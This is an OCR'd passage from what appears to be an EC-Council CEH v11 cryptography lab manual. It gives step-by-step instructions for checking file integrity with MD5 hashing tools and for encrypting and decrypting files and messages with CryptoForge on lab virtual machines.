


Figure 1.2.5: Modify the file content

9. After changing the file content, again right-click on the text file (**Test.txt**) and click **MD5 Calculator** from the context menu to calculate the MD5 hash of the file.

TASK 2.3

Analyze MD5 Values of Original and Modified File

10. A new **MD5 Calculator** window appears, with the MD5 hash value under the **MD5 Digest** field. In the **Compare To** field, paste the copied MD5 hash value of the file before it was modified.
11. The symbol (**<>**) between the **MD5 Digest** and **Compare To** fields indicates that the MD5 hash values of the file before modification is not equal to the MD5 hash value of the file after modification.




Figure 1.2.6: Modify the file content

Note: If a person wants to send a file to another person via a medium, they will calculate its hashes and send the file (along with the hash value) to the intended person. When the intended person receives the email, they will download the file and calculate its value using the MD5 Calculator.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

The recipient compares the generated hash value with the hash value that was sent through email: if both tally, it is evident that they received the file without any modifications by a third person and that the integrity of the file is intact.

12. This concludes the demonstration of calculating MD5 hashes using MD5 Calculator.
13. Close all open windows and document all the acquired information.

TASK 3 — Calculate MD5 Hashes using HashMyFiles

Here, we will use the HashMyFiles tool to calculate MD5 hashes.

TASK 3.1 — Install HashMyFiles Tool

1. In the **Windows 10** virtual machine, navigate to **E:\CEH-Tools\CEHv11 Module 20 Cryptography\MD5 and MD6 Hash Calculators\HashMyFiles** and double-click **HashMyFiles.exe**.
2. The **HashMyFiles** main window appears, as shown in the screenshot.

HashMyFiles is a small utility that allows you to calculate the MD5 and SHA1 hashes of one or more files in your system: you can easily copy the MD5/SHA1 hashes list into the clipboard, or save them into text/html/xml file. HashMyFiles can also be launched from the context menu of Windows Explorer, and can display the MD5/SHA1 hashes of the selected file or folder.




Figure 1.3.1 HashMyFiles window

3. In the **HashMyFiles** window, click **Files** from the menu bar. From the drop-down list, click the **Add Folder** option.

Note: You can also use the **Add Files** option to add multiple files.




Figure 1.3.2: HashMyFiles window: File options

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

4. The **Select Folder** pop-up appears; click on the ellipsis icon ( ) to select the folder you want to encrypt.



Figure 1.3.3: Select Folder pop-up

5. The **Browse for Folder** window appears; navigate to **E:\CEH-Tools\CEHv11 Module 20 Cryptography\MD5 and MD6 Hash Calculators\HashMyFiles** and select the **Sample Files** folder; then, click **OK**.

Note: You can select any folder of your choice that you wish to encrypt.




Figure 1.3.4: Browse for Folder

6. The location of the selected folder appears in the field; click **OK**.




Figure 1.3.5: Select Folder pop-up: Selected folder's location

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

TASK 3.2

Analyze MD5 Values

7. A list of files contained in the folder appears, along with their various hash values such as **MD5**, **SHA1**, **CRC32**, etc.




Figure 1.3.6: HashMyFiles window: list of files with hash values

You can also use other MD5 and MD6 hash calculators such as **MD6 Hash Generator** (https://www.browserling.com), **All Hash Generator** (https://www.browserling.com), **MD6 Hash Generator** (https://convert-tool.com), and **md5 hash calculator** (https://onlinehashtools.com) to calculate MD5 and MD6 hashes.

8. In the **HashMyFiles** window, click **Options** from the menu bar and choose **Hash Types** from the options. You can observe a list of hash functions such as **MD5**, **SHA1**, **CRC32**, **SHA-256**, **SHA-512**, and **SHA-384**, which you can choose (here, the MD5, SHA1, and CRC32 hash functions were selected).




Figure 1.3.7: HashMyFiles window: Options list

Note: In real-time, you may share confidential information in the folder in an encrypted form to maintain its integrity.

9. This concludes the demonstration of calculating MD5 hashes using HashMyFiles.
10. Close all open windows and document all the acquired information.

TASK 4

Perform File and Text Message Encryption using CryptoForge

Here, we will use the CryptoForge tool to encrypt a file and text message.

Note: Ensure that the **Windows 10** virtual machine is running.

1. Turn on the **Windows Server 2019** virtual machine; log in with the credentials **Administrator**/**Pa$$w0rd**.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

TASK 4.1

Install CryptoForge

CryptoForge is a file encryption software for personal and professional data security. It allows you to protect the privacy of sensitive files, folders, or email messages by encrypting them with strong encryption algorithms. Once the information has been encrypted, it can be stored on insecure media or transmitted on an insecure network—such as the Internet—and remain private. Later, the information can be decrypted into its original form.

2. Navigate to **Z:\CEHv11 Module 20 Cryptography\Cryptography Tools\CryptoForge** and double-click **CryptoForge.exe**.

Note: If a **User Account Control** pop-up appears, click **Yes**.

3. The **CryptoForge Installation** window appears; click **Next**.




Figure 1.4.1: CryptoForge Installation window

4. Follow the installation steps to install the application using all default settings.
5. After completion of the installation, **CryptoForge installation successful** wizard appears; click **Finish**.




Figure 1.4.2: CryptoForge installation successful

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

6. Now, switch to the **Windows 10** virtual machine.
7. Navigate to **E:\CEH-Tools\CEHv11 Module 20 Cryptography\Cryptography Tools\CryptoForge**, double-click **CryptoForge.exe**, and follow the steps to install the application using default settings.

TASK 4.2

Encrypt a File

8. Right-click the **Confidential.txt** file located at the same location (**E:\CEH-Tools\CEHv11 Module 20 Cryptography\Cryptography Tools\CryptoForge**) and select **Encrypt** from the context menu.

Note: In this task, we are encrypting the **Confidential.txt** file, although you can encrypt any file of your choice.




Figure 1.4.3: Encrypting a File

9. The **Enter Passphrase - CryptoForge Files** dialog-box appears; type a password in the **Passphrase** field, retype it in the **Confirm** field, and click **OK**. The password used in this lab is **qwerty@1234**.




Figure 1.4.4: Enter Passphrase - CryptoForge Files Dialog-Box

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

10. Now, the file will be encrypted in the same location, and the old file will be deleted automatically, as shown in the screenshot.

Note: No one can access this file unless the user provides the password for the encrypted file. You will have to share the password with the user through message, email, or any other means.



Figure 1.4.5: File Encrypted

TASK 4.3

Decrypt the Encrypted File

11. Let us assume that you shared this file through a shared network drive.
12. Now, switch to the **Windows Server 2019** virtual machine and navigate to **Z:\CEHv11 Module 20 Cryptography\Cryptography Tools\CryptoForge**. You will observe the encrypted file in this location.
13. Double-click the encrypted file to decrypt it and view its contents.



Figure 1.4.6: Decrypted the Encrypted File

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

14. The **Enter Passphrase - CryptoForge Files** dialog-box appears; enter the password that you have provided in **Step#9** to encrypt the file and click **OK**.



Figure 1.4.7: Enter Passphrase - CryptoForge Files Dialog-Box

15. Upon entering the password, the file will be successfully decrypted. You may now double-click the text file to view its contents.




Figure 1.4.8: File Decrypted Successfully

16. So far, you have seen how to encrypt a file and share it with the intended user. Now, we shall share an encrypted message with a user.

TASK 4.4

Encrypt a Message

17. In the **Windows Server 2019** machine, click the **Start** icon present in the bottom-left corner of **Desktop** and click **CryptoForge Text** from the apps to launch the application.

18. The **CryptoForge Text** window appears; type a message and click **Encrypt** from the toolbar.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 1.4.9: Encrypting a Text Message

19. The **Enter Passphrase - CryptoForge Text** dialog-box appears; type a password in the **Passphrase** field, retype it in the **Confirm** field, and click **OK**. The password used in this lab is **test@123**.




Figure 1.4.10: Enter Passphrase - CryptoForge Text Dialog-Box

20. The message that you have typed will be encrypted, as shown in the screenshot.




Figure 1.4.11: Encrypted Message

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

21. Now, you need to save the file. Click **File** in the menu bar and click **Save**.




Figure 1.4.12: Saving the File

22. The **Save As** window appears; navigate to **Z:\CEHv11 Module 20 Cryptography\Cryptography Tools\CryptoForge**, specify the file name as **Secret Message.cfd**, and click **Save**.




Figure 1.4.13: Saving the File

23. Close the **CryptoForge Text** window.
24. Now, let us assume that you shared the file through the mapped network drive and shared the password to decrypt the file in an email message or through some other means.

TASK 4.5

Decrypt the Encrypted Message

25. Switch to the **Windows 10** virtual machine and navigate to **E:\CEH-Tools\CEHv11 Module 20 Cryptography\Cryptography Tools\CryptoForge**.

